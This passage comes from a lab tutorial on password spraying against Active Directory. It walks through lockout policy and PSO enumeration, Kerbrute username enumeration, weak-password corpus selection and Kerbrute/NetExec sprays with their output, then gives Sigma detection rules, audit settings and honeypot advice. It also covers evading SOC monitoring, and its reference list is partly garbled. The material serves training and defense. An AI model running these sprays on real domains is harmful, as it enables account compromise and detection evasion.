  -LockoutDuration (New-TimeSpan -Minutes 30) -MaxPasswordAge (New-TimeSpan -Days 90)

# A tighter FGPP for service accounts (threshold 3)
New-ADFineGrainedPasswordPolicy -Name "ServiceAccountsPSO" -Precedence 10 `
  -LockoutThreshold 3 -LockoutObservationWindow (New-TimeSpan -Minutes 10) `
  -LockoutDuration (New-TimeSpan -Minutes 60) -ComplexityEnabled $true -MinPasswordLength 14
Add-ADFineGrainedPasswordPolicySubject "ServiceAccountsPSO" -Subjects "ServiceAccounts"

# Seed a few weak accounts so the spray actually lands
"jsmith","apatel","mchen" | ForEach-Object {
  Set-ADAccountPassword -Identity $_ -NewPassword (ConvertTo-SecureString "Winter2024!" -AsPlainText -Force) -Reset
}
The lab now has a domain default of lockoutThreshold = 5, a ServiceAccountsPSO overriding it with msDS-LockoutThreshold = 3, and three accounts vulnerable to Winter2024!. That single PSO is the whole reason a uniform spray rate is dangerous, which we prove in section 9.
3. The Lockout Math: Why One Miscalculation Ends the Engagement
Two attributes govern lockout. lockoutThreshold is the number of consecutive bad passwords that locks an account. lockoutObservationWindow is how long the domain waits after a bad attempt before it resets the running counter (badPwdCount) back toward zero. A successful logon also resets the counter immediately.
The safe-spray rule is two lines and you never break either one:
Attempts per account must be at most
lockoutThreshold - 1. Never reach the threshold.
Wait at leastlockoutObservationWindowbetween attempts on the same account so the counter resets.
With the lab’s lockoutThreshold = 5 and lockoutObservationWindow = 5 minutes, you may try four passwords, then you must wait five full minutes plus a safety buffer, then four more. In practice you spray one password across all users, wait the window, spray the next password, and so on. Because each account only sees one bad attempt per round, badPwdCount climbs to 1 and resets before the next round ever arrives. You could spray indefinitely and never lock anyone.
Here is the gotcha that has bitten every red teamer at least once: badPwdCount is not replicated between domain controllers. Each DC maintains its own copy. If you query only one DC and see badPwdCount = 1, a second DC that also handled traffic for that user might hold badPwdCount = 4. Spray again and you tip it over. In a multi-DC domain, pin your spray to a single DC and read badPwdCount from that same DC, or sum across all of them. I lost an afternoon early on locking a service account because I trusted the count from DC01 while the user’s phone was hammering DC02 with a stale cached password. Read the policy, read the counter, and always know which DC you are talking to.
One more implementation detail that trips people during raw LDAP enumeration: lockoutDuration, lockoutObservationWindow, and maxPwdAge are stored as negative Int64 values in 100-nanosecond intervals, not minutes. Five minutes is -3000000000. Ninety days is -77760000000000. The PowerShell cmdlets convert this for you; ldapsearch does not. Convert with abs(value) / 600000000 to get minutes.

4. Enumerating the Default Domain Password Policy
Enumeration first. Before any spray, you pull the policy. Start unauthenticated where the lab permits it, then confirm with credentials.
Unauthenticated pull via net and anonymous LDAP
net accounts /domain speaks SAMR to the DC and returns the human-readable policy from any domain-joined host, no elevation required.
net accounts /domain
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          90
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 5
Computer role:                                        PRIMARY
The command completed successfully.
There it is: threshold 5, observation window 5 minutes. That is everything the spray cadence needs. If the DC permits anonymous LDAP binds (common on legacy setups, and enabled in this lab for realism), the same data comes from the domain head object:
ldapsearch -x -H ldap://192.168.56.10 -b "DC=lab,DC=genxcyber,DC=local" \
  "(objectClass=domain)" \
  lockoutThreshold lockoutObservationWindow lockoutDuration maxPwdAge minPwdAge pwdHistoryLength
# lab.genxcyber.local
dn: DC=lab,DC=genxcyber,DC=local
lockoutThreshold: 5
lockoutObservationWindow: -3000000000
lockoutDuration: -18000000000
maxPwdAge: -77760000000000
minPwdAge: -864000000000
pwdHistoryLength: 24
Convert the negatives: 3000000000 / 600000000 = 5 minutes observation window, 18000000000 / 600000000 = 30 minutes lockout duration, 77760000000000 / 600000000 = 129600 minutes = 90 days max password age. The values agree with net accounts, which is your sanity check that anonymous LDAP is not lying to you.
Authenticated confirmation
With any valid domain user, the ActiveDirectory module gives the cleanest output:
Get-ADDefaultDomainPasswordPolicy | Select LockoutThreshold,LockoutObservationWindow,LockoutDuration,MaxPasswordAge,MinPasswordLength
LockoutThreshold LockoutObservationWindow LockoutDuration MaxPasswordAge MinPasswordLength
---------------- ------------------------ --------------- -------------- -----------------
               5 00:05:00                 00:30:00        90.00:00:00                    7
From Linux, NetExec (the modern successor to CrackMapExec) has a dedicated flag:
nxc ldap 192.168.56.10 -u jsmith -p 'Winter2024!' --pass-pol
LDAP        192.168.56.10   389    DC01   [*] Windows Server 2022 Build 20348 (name:DC01) (domain:lab.genxcyber.local)
LDAP        192.168.56.10   389    DC01   [+] lab.genxcyber.local\jsmith:Winter2024!
LDAP        192.168.56.10   389    DC01   [*] Dumping password info for domain: lab.genxcyber.local
LDAP        192.168.56.10   389    DC01   Minimum password length: 7
LDAP        192.168.56.10   389    DC01   Password history length: 24
LDAP        192.168.56.10   389    DC01   Maximum password age: 90 days
LDAP        192.168.56.10   389    DC01   Account lockout threshold: 5
LDAP        192.168.56.10   389    DC01   Account lockout window (observation): 5 minutes
LDAP        192.168.56.10   389    DC01   Account lockout duration: 30 minutes
You now have the domain default. If the domain used only this policy you could spray immediately. It does not, because someone deployed a PSO, and PSOs override the default for the users they target.
5. Enumerating Fine-Grained Password Policies (PSOs)
Fine-Grained Password Policies solve a real administrative problem: before Windows Server 2008, a domain could have exactly one password policy. FGPPs, stored as Password Settings Objects (PSOs), let admins apply stricter rules to specific users or global security groups. Two facts you must internalize:
- PSOs apply to users and global security groups only, never to OUs.
- A PSO takes precedence over the default domain policy for any user it covers.
If you spray at the domain default rate of “four attempts safe” but a target actually falls under a PSO with msDS-LockoutThreshold = 3, your fourth attempt locks them. This is the single most common way a careful-looking spray still causes lockouts. Enumerate PSOs before you build cadence, not after.
PSO attributes mirror the domain-object attributes but carry the msDS- prefix. The one naming exception is msDS-PasswordHistoryLength, which corresponds to pwdHistoryLength.
| PSO Attribute | Meaning |
|---|---|
msDS-LockoutThreshold | Bad-password count before lockout |
msDS-LockoutObservationWindow | Observation window (reset counter) |
msDS-LockoutDuration | How long the account stays locked |
msDS-MaximumPasswordAge | Max password age |
msDS-MinimumPasswordAge | Min password age |
msDS-PasswordHistoryLength | History depth |
msDS-PasswordComplexityEnabled | Complexity flag |
msDS-PasswordSettingsPrecedence | Lower value wins when multiple PSOs apply |
msDS-PSOAppliesTo | Links PSO to user/group objects |
msDS-ResultantPSO | Per-user attribute naming the effective PSO |
All PSOs live in one container: CN=Password Settings Container,CN=System,DC=lab,DC=genxcyber,DC=local.
Enumerate every PSO with the AD module
Get-ADFineGrainedPasswordPolicy -Filter * |
  Select Name,Precedence,LockoutThreshold,LockoutObservationWindow,LockoutDuration,MinPasswordLength
Name               Precedence LockoutThreshold LockoutObservationWindow LockoutDuration MinPasswordLength
----               ---------- ---------------- ------------------------ --------------- -----------------
ServiceAccountsPSO         10                3 00:10:00                 01:00:00                       14
There is the trap. ServiceAccountsPSO allows only two safe attempts (3 - 1), not four, and its observation window is ten minutes, not five. Any user in the ServiceAccounts group must be sprayed on a different clock.
Which users does the PSO cover?
Get-ADFineGrainedPasswordPolicy -Identity ServiceAccountsPSO -Properties msDS-PSOAppliesTo |
  Select -ExpandProperty msDS-PSOAppliesTo
CN=ServiceAccounts,OU=Groups,DC=lab,DC=genxcyber,DC=local
Get-ADGroupMember "ServiceAccounts" | Select SamAccountName
SamAccountName
--------------
svc_sql
svc_backup
svc_web
Resultant policy per user
msDS-ResultantPSO is computed per user and resolves precedence for you. If two PSOs both apply, the one with the lowest msDS-PasswordSettingsPrecedence wins as the Resultant Set of Policy.
Get-ADUserResultantPasswordPolicy -Identity svc_sql | Select Name,LockoutThreshold,LockoutObservationWindow
Name               LockoutThreshold LockoutObservationWindow
----               ---------------- ------------------------
ServiceAccountsPSO                3 00:10:00
Get-ADUserResultantPasswordPolicy -Identity jsmith
Get-ADUserResultantPasswordPolicy : The specified directory service attribute or value does not exist
An empty result for jsmith means no PSO applies and the account inherits the domain default of five. That distinction, PSO users versus default users, is exactly the bucketing you will code in section 9.
Raw LDAP for the PSO container
When you only have a shell and ldapsearch, hit the container directly:
ldapsearch -x -H ldap://192.168.56.10 -D "jsmith@lab.genxcyber.local" -W \
  -b "CN=Password Settings Container,CN=System,DC=lab,DC=genxcyber,DC=local" \
  "(objectClass=msDS-PasswordSettings)" \
  msDS-LockoutThreshold msDS-LockoutObservationWindow msDS-LockoutDuration \
  msDS-PasswordSettingsPrecedence msDS-PSOAppliesTo
dn: CN=ServiceAccountsPSO,CN=Password Settings Container,CN=System,DC=lab,DC=genxcyber,DC=local
msDS-LockoutThreshold: 3
msDS-LockoutObservationWindow: -6000000000
msDS-LockoutDuration: -36000000000
msDS-PasswordSettingsPrecedence: 10
msDS-PSOAppliesTo: CN=ServiceAccounts,OU=Groups,DC=lab,DC=genxcyber,DC=local
NetExec ships a module for this too:
nxc ldap 192.168.56.10 -u jsmith -p 'Winter2024!' -M pso
PSO         192.168.56.10   389    DC01   [+] Found PSO: ServiceAccountsPSO
PSO         192.168.56.10   389    DC01   Precedence: 10
PSO         192.168.56.10   389    DC01   LockoutThreshold: 3
PSO         192.168.56.10   389    DC01   ObservationWindow: 10 minutes
PSO         192.168.56.10   389    DC01   AppliesTo: CN=ServiceAccounts,OU=Groups,...
You now hold two lockout profiles: threshold 5 / window 5 min for the general population, threshold 3 / window 10 min for three service accounts.

6. Building the Target User List Safely
A spray list is only safe if the accounts on it are safe to touch. Enumeration here has two goals: get the usernames, and read each account’s current badPwdCount so you do not push an already-hot account over the edge.
Unauthenticated username validation with Kerbrute
Kerbrute abuses the Kerberos AS exchange. It sends an AS-REQ for a candidate username. If the account does not exist, the KDC returns KDC_ERR_C_PRINCIPAL_UNKNOWN. If it exists, the KDC responds with KDC_ERR_PREAUTH_REQUIRED. The difference in error code tells Kerbrute the username is valid, all without submitting a password, so badPwdCount never moves. These probes generate Event ID 4768 (a TGT was requested) rather than the failed-logon 4625, which is why they slip past SOCs that only watch 4625.
kerbrute userenum -d lab.genxcyber.local --dc 192.168.56.10 \
  /usr/share/seclists/Usernames/xato-net-10-million-usernames-nnm.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

2024/06/02 14:22:10 >  Using KDC(s):
2024/06/02 14:22:10 >   192.168.56.10:88
2024/06/02 14:22:11 >  [+] VALID USERNAME:  jsmith@lab.genxcyber.local
2024/06/02 14:22:11 >  [+] VALID USERNAME:  apatel@lab.genxcyber.local
2024/06/02 14:22:12 >  [+] VALID USERNAME:  mchen@lab.genxcyber.local
2024/06/02 14:22:13 >  [+] VALID USERNAME:  svc_sql@lab.genxcyber.local
2024/06/02 14:22:18 >  Done! Tested 8295712 usernames (4 valid) in 8.031 seconds
Authenticated list with bad-password metadata
With one valid credential, pull all enabled users and filter out accounts that already sit near the threshold. The userAccountControl:1.2.840.113556.1.4.803:=2 bit is the LDAP matching rule that selects disabled accounts, so we exclude it.
Get-ADUser -Filter * -Properties badPwdCount,lastBadPasswordAttempt,passwordLastSet,Enabled |
  Where-Object { $_.Enabled -eq $true -and $_.badPwdCount -lt 3 } |   # threshold 5, keep a 2-attempt buffer
  Select SamAccountName,badPwdCount,lastBadPasswordAttempt,passwordLastSet |
  Export-Csv safe_targets.csv -NoTypeInformation
Import-Csv safe_targets.csv | Select -First 5 | Format-Table -Auto
SamAccountName badPwdCount lastBadPasswordAttempt passwordLastSet
-------------- ----------- ---------------------- ---------------
jsmith         0                                  3/14/2024 9:02:11 AM
apatel         1           5/28/2024 8:41:55 AM   1/22/2024 4:15:30 PM
mchen          0                                  2/09/2024 11:48:02 AM
rgarcia        0                                  4/30/2024 7:33:19 AM
tnguyen        2           6/01/2024 6:12:44 PM   11/03/2023 10:20:41 AM
Note tnguyen at badPwdCount = 2. One more failure inside the observation window and they hit 3, still under the domain threshold of 5, but if tnguyen were in the ServiceAccounts group they would be one attempt from lockout. Because badPwdCount is per-DC, run this against every DC and take the maximum before you trust it. In a single-DC lab that caveat is academic, but write your tooling as if it is not.
lastBadPasswordAttempt also doubles as a passive health check during the spray: if it starts moving on accounts you are not targeting, someone else (or a service with a stale password) is generating failures and you may be blamed for their lockouts.
7. Selecting a Candidate Password Corpus
The whole model is few passwords, many targets. You will typically get four safe rounds per observation window against the general population, so pick the four highest-probability passwords, not forty mediocre ones.
passwordLastSet is your best signal. It tells you roughly when each user last changed their password, and with maxPwdAge = 90 days you know they change it quarterly. A user whose passwordLastSet is May 2024 almost certainly has a Spring2024, May2024, or Q2-2024 style password if they follow the season-plus-year antipattern. Correlate the corpus to the calendar.
Practical corpus sources, ranked by hit rate in real engagements:
- Season plus year plus symbol:
Winter2024!,Spring2024!,Summer2024! - Company name plus number:
Genxcyber1,GenX2024! Password1!,Welcome1,Changeme123for freshly provisioned or reset accounts (look for very recentpasswordLastSet)- Month plus year for monthly-rotation shops:
June2024! - OSINT-sourced values: local sports teams, product names, anything on the corporate homepage
Keep the list short and keep it aligned to the policy’s MinPasswordLength (7 here) and complexity flag so you do not waste rounds on passwords the domain would reject outright.
8. Lab Spray Walkthrough
Compute the cadence explicitly. A tiny helper keeps you honest and produces a number you can defend in your report.
# spray_cadence.py - cadence calculator, not a weapon
THRESHOLD      = 5            # from policy enumeration
OBS_WINDOW     = 5 * 60       # observation window in seconds
SAFE_ATTEMPTS  = THRESHOLD - 1
SPRAY_DELAY    = OBS_WINDOW + 30   # buffer for clock skew / DC lag

print(f"Safe passwords per account per window: {SAFE_ATTEMPTS}")
print(f"Wait {SPRAY_DELAY}s between password rounds to reset badPwdCount")
Safe passwords per account per window: 4
Wait 330s between password rounds to reset badPwdCount
Kerberos-path spray with Kerbrute
Spraying over Kerberos pre-auth is the quiet option. A wrong password produces KRB5KDC_ERR_PREAUTH_FAILED, which the DC logs as Event 4771 with failure code 0x18, an event most SOCs under-monitor compared to 4625. Use -t 1 (single thread) and a delay to keep it slow and orderly.
# Round 1: one password, all safe targets
kerbrute passwordspray -d lab.genxcyber.local --dc 192.168.56.10 \
  safe_targets.txt 'Winter2024!' -t 1 --delay 500
2024/06/02 15:10:04 >  Using KDC(s): 192.168.56.10:88
2024/06/02 15:10:05 >  [+] VALID LOGIN:  jsmith@lab.genxcyber.local:Winter2024!
2024/06/02 15:10:07 >  [+] VALID LOGIN:  apatel@lab.genxcyber.local:Winter2024!
2024/06/02 15:10:09 >  [+] VALID LOGIN:  mchen@lab.genxcyber.local:Winter2024!
2024/06/02 15:11:22 >  Done! Tested 812 logins (3 successes) in 78.44 seconds
Three hits and every non-matching account sits at badPwdCount = 1. Now wait the full window before round two:
sleep 330
kerbrute passwordspray -d lab.genxcyber.local --dc 192.168.56.10 \
  safe_targets.txt 'Spring2024!' -t 1 --delay 500
2024/06/02 15:17:15 >  Using KDC(s): 192.168.56.10:88
2024/06/02 15:18:39 >  Done! Tested 809 logins (0 successes) in 84.02 seconds
Zero hits, and because 330 seconds elapsed, the counter reset from round one before round two ever landed. No account ever saw two consecutive failures.
SMB-path spray with NetExec
The SMB/NTLM path is louder. It generates 4625 (with substatus 0xC000006A, meaning the username is valid but the password is wrong) plus 4776 on the DC. Use it when you specifically want NTLM behavior, but know you are noisier.
nxc smb 192.168.56.10 -u safe_targets.txt -p 'Winter2024!' \
  --no-bruteforce --continue-on-success
SMB    192.168.56.10   445    DC01   [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.genxcyber.local)
SMB    192.168.56.10   445    DC01   [-] lab.genxcyber.local\rgarcia:Winter2024! STATUS_LOGON_FAILURE
SMB    192.168.56.10   445    DC01   [+] lab.genxcyber.local\jsmith:Winter2024!
SMB    192.168.56.10   445    DC01   [+] lab.genxcyber.local\apatel:Winter2024!
SMB    192.168.56.10   445    DC01   [+] lab.genxcyber.local\mchen:Winter2024! (Pwn3d!)
--no-bruteforce pairs the username list with the single password one-to-one instead of a full cartesian product, which is exactly the spray behavior you want. (Pwn3d!) on mchen means that credential is also a local admin on the target, an immediate escalation lead.
Verify the credential without adding risk
Confirm one win over Kerberos by requesting an actual TGT. A successful AS-REP proves the password and gives you a usable ticket cache.
getTGT.py lab.genxcyber.local/jsmith:'Winter2024!' -dc-ip 192.168.56.10
export KRB5CCNAME=jsmith.ccache
klist
[*] Saving ticket in jsmith.ccache

Ticket cache: FILE:jsmith.ccache
Default principal: jsmith@LAB.GENXCYBER.LOCAL

Valid starting       Expires              Service principal
06/02/2024 15:31:02  06/03/2024 01:31:02  krbtgt/LAB.GENXCYBER.LOCAL@LAB.GENXCYBER.LOCAL
That TGT is the golden output of the whole exercise. It is the client’s proof-of-identity ticket, encrypted with the krbtgt key, and it carries a Privilege Attribute Certificate (PAC) describing the user’s group memberships. From here you request service tickets (TGS) for whatever you want to touch next, all without ever re-sending the password.

9. PSO-Aware Spraying
A uniform spray rate across the whole domain is where careful operators still fail. The ServiceAccounts group is under a PSO with msDS-LockoutThreshold = 3, so those accounts tolerate only two attempts, and their observation window is ten minutes, not five. Bucket users by their resultant policy and drive each bucket on its own clock.
$users = Get-ADUser -Filter {Enabled -eq $true} -Properties 'msDS-ResultantPSO'
$report = foreach ($u in $users) {
    $psoDN = $u.'msDS-ResultantPSO'
    if ($psoDN) {
        $pso = Get-ADObject $psoDN -Properties 'msDS-LockoutThreshold','msDS-LockoutObservationWindow'
        $threshold = $pso.'msDS-LockoutThreshold'
    } else {
        $threshold = 5   # domain default when no PSO applies
    }
    [PSCustomObject]@{
        User         = $u.SamAccountName
        Threshold    = $threshold
        SafeAttempts = $threshold - 1
    }
}
$report | Export-Csv per_user_policy.csv -NoTypeInformation
$report | Group-Object Threshold | Select Name,Count
Name Count
---- -----
5     2497
3        3
$report | Where-Object Threshold -eq 3 | Format-Table -Auto
User       Threshold SafeAttempts
----       --------- ------------
svc_sql            3            2
svc_backup         3            2
svc_web            3            2
Now split the target files: safe_targets_default.txt (four rounds per five-minute window) and safe_targets_pso.txt (two rounds per ten-minute window). Two schedules, never one. If your automation only knows a single cadence, keep the PSO accounts off the spray entirely rather than risk them. Three locked service accounts is exactly the kind of disruption that gets an engagement paused.
10. Understanding the Protocol-Specific Event Footprint
The protocol you spray over determines what a defender sees. This is not cosmetic; it is the core of spray tradecraft.
| Protocol | Tool | Primary DC Event | Detail |
|---|---|---|---|
| SMB / NTLM | NetExec, CrackMapExec | 4625 + 4776 | SubStatus 0xC000006A = valid user, wrong password |
| Kerberos pre-auth | Kerbrute, Rubeus | 4771 | Failure code 0x18 = bad password |
| LDAP simple bind | ldap3, custom Python | 4625 or 4776 | Depends on DC configuration |
| Explicit-cred logon | any, from domain-joined host | 4648 | “logon attempted using explicit credentials” |
The critical asymmetry: most SOCs built their spray detection around 4625 because that is the classic failed-logon event. But a Kerberos spray never touches 4625. It produces 4771 on failure and 4768 on the username-enumeration probes, and if Kerberos auditing is not explicitly enabled, those events do not exist at all. That gap is why Kerberos is the quieter path and why defenders must audit the Kerberos Authentication Service, not just Logon events.
Add jitter and low thread counts regardless of protocol. A burst of hundreds of 4771 events from one source IP inside one minute is trivially clustered. Slow, single-threaded, one password per observation window is both safer for lockouts and quieter for detection, the two goals happen to align.
11. Common Attacker Techniques
| Technique | Description |
|---|---|
| Policy-first spraying | Read lockoutThreshold and lockoutObservationWindow before any attempt, cap at threshold - 1 |
| PSO-aware bucketing | Split targets by msDS-ResultantPSO so stricter FGPP accounts get a slower clock |
| Kerberos pre-auth spray | Spray over AS-REQ to generate 4771/4768 instead of the heavily-watched 4625 |
| Username validation via Kerbrute | Distinguish valid users by KDC error codes without spending a password attempt |
| passwordLastSet correlation | Match season/year candidates to each user’s last password change quarter |
| Single-DC pinning | Talk to one DC so per-DC badPwdCount stays predictable |
12. Defensive Strategies & Detection
Detection starts with audit policy. If the policy is off, the events never get written and every SIEM rule below is dead on arrival. Enable Advanced Audit Policy Configuration via GPO at Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration:
- Domain Controllers: Audit Logon (Success and Failure) produces
4625. - Domain Controllers: Audit Kerberos Authentication Service (Success and Failure) produces
4771and4768. This is the one most environments forget, and it is what makes Kerberos sprays visible. - All systems: Audit Logon (Success and Failure) produces
4648.
Event IDs that matter
| Event ID | Trigger | Spray relevance |
|---|---|---|
4625 | Failed logon (SMB/NTLM) | SubStatus 0xC000006A = valid user, wrong password |
4771 | Kerberos pre-auth failed | Failure code 0x18 = bad password |
4776 | NTLM credential validation at DC | ErrorCode 0xC000006A in volume |
4768 | TGT requested | Kerbrute userenum footprint; unusual source IP for privileged accounts |
4648 | Logon with explicit credentials | Fires on the spraying host itself |
Sigma rules
title: Password Spray via Failed Logons (AD)
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4625
    SubStatus: '0xC000006A'
  timeframe: 1m
  condition: selection | count(TargetUserName) by IpAddress > 20
falsepositives:
  - Misconfigured service accounts with stale passwords
level: high
tags:
  - attack.credential_access
  - attack.t1110.003
title: Password Spray via Kerberos Pre-Auth Failure
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4771
    FailureCode: '0x18'
  timeframe: 1m
  condition: selection | count(TargetUserName) by IpAddress > 20
level: high
tags:
  - attack.t1110.003
Tune the volume thresholds per environment. Reasonable starting points: alert on more than 50 4625 in one minute, more than 50 4771 with code 0x18 in one minute, and more than 100 4648 on a single workstation in one minute.
Honeypot account
Create a fictitious account that no legitimate process will ever authenticate as, give it an attractive name like svc_admin_backup, and place it in a monitored OU. Any 4625 or 4771 referencing that username is a spray in progress. This detection needs no volume threshold at all: one event is the alert. It catches the careful, low-and-slow operator that count-based rules miss.
Passive badPwdCount monitoring
Get-ADUser -filter * -prop lastBadPasswordAttempt,badPwdCount |
  Select name,lastBadPasswordAttempt,badPwdCount |
  Sort-Object badPwdCount -Descending | Format-Table -Auto
name          lastBadPasswordAttempt badPwdCount
----          ---------------------- -----------
tnguyen       6/1/2024 6:12:44 PM              2
apatel        5/28/2024 8:41:55 AM             1
svc_sql       6/2/2024 3:41:10 PM              1
jsmith                                         0
Run this against every DC and sum, because badPwdCount is not replicated. A broad, shallow distribution of badPwdCount = 1 across hundreds of accounts, all with nearly identical lastBadPasswordAttempt timestamps, is the exact signature of a spray that stays under the threshold. That pattern, many accounts each at 1, is more diagnostic than any single account’s count.

13. Tools for Password-Spray Recon and Detection
| Tool | Description | Link |
|---|---|---|
| NetExec (nxc) | LDAP/SMB policy pull (--pass-pol), PSO module, spray execution | github.com/Pennyw0rth/NetExec |
| Kerbrute | Kerberos username enum and pre-auth spray | github.com/ropnop/kerbrute |
| ldapsearch | Raw LDAP policy and PSO enumeration | openldap.org |
| PowerView | Get-DomainPolicy, Get-DomainPolicyData from offensive PowerShell | github.com/PowerShellMafia/PowerSploit |
| RSAT ActiveDirectory module | Get-ADDefaultDomainPasswordPolicy, Get-ADFineGrainedPasswordPolicy, Get-ADUserResultantPasswordPolicy | learn.microsoft.com |
| Impacket getTGT.py | Verify credential via Kerberos TGT request | github.com/fortra/impacket |
| BadBlood | Populate a realistic lab directory | github.com/davidprowe/BadBlood |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Password Spraying | T1110.003 | 4625 SubStatus 0xC000006A, 4771 code 0x18, honeypot account, broad badPwdCount=1 pattern |
| Brute Force (parent) | T1110 | Volume-based Sigma on failed-logon events per source IP |
| Password Policy Discovery | T1201 | LDAP reads of lockoutThreshold / PSO container, net accounts via SAMR |
| Account Discovery: Domain Account | T1087.002 | Bulk 4768 from Kerbrute, mass LDAP user enumeration |
| Valid Accounts: Domain Accounts | T1078.002 | Successful 4768/4624 from anomalous source after failed-logon burst |
The whole chain sits under the Credential Access tactic (TA0006), with T1201 and T1087.002 as the enumeration prerequisites that make the T1110.003 spray both safe and effective.
Summary
- Policy enumeration is the exploit; the spray is an afterthought. Reading
lockoutThresholdandlockoutObservationWindowbefore the first attempt is what makes “lockouts never” a guarantee rather than a hope. - Stay at
threshold - 1and wait the full observation window between rounds. One password across many accounts, then wait, then the next password.badPwdCountresets before it ever reaches the threshold. - PSOs override the default policy and will lock accounts under a uniform spray. Enumerate the Password Settings Container, bucket users by
msDS-ResultantPSO, and run stricter FGPP accounts on their own slower clock. - Protocol choice dictates the event footprint. Kerberos pre-auth produces
4771/4768that many SOCs never audit; SMB produces the heavily-watched4625. Defenders must enable Kerberos Authentication Service auditing or the quiet spray is invisible. - Detect via audit policy plus honeypot accounts plus the many-accounts-at-badPwdCount-1 pattern, and remember
badPwdCountis per-DC, so query every controller and sum before you trust the number.
Related Tutorials
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
References
- [Populate with **BadBlood
- [ribute name and the complete list of
msDS-*PSO attributes should be cross-validated directly against MS-ADTS §2.2.16 - attack.mitre.org
- attack.mitre.org
- learn.microsoft.com
- learn.microsoft.com
- learn.microsoft.com
- www.hub.trimarcsecurity.com
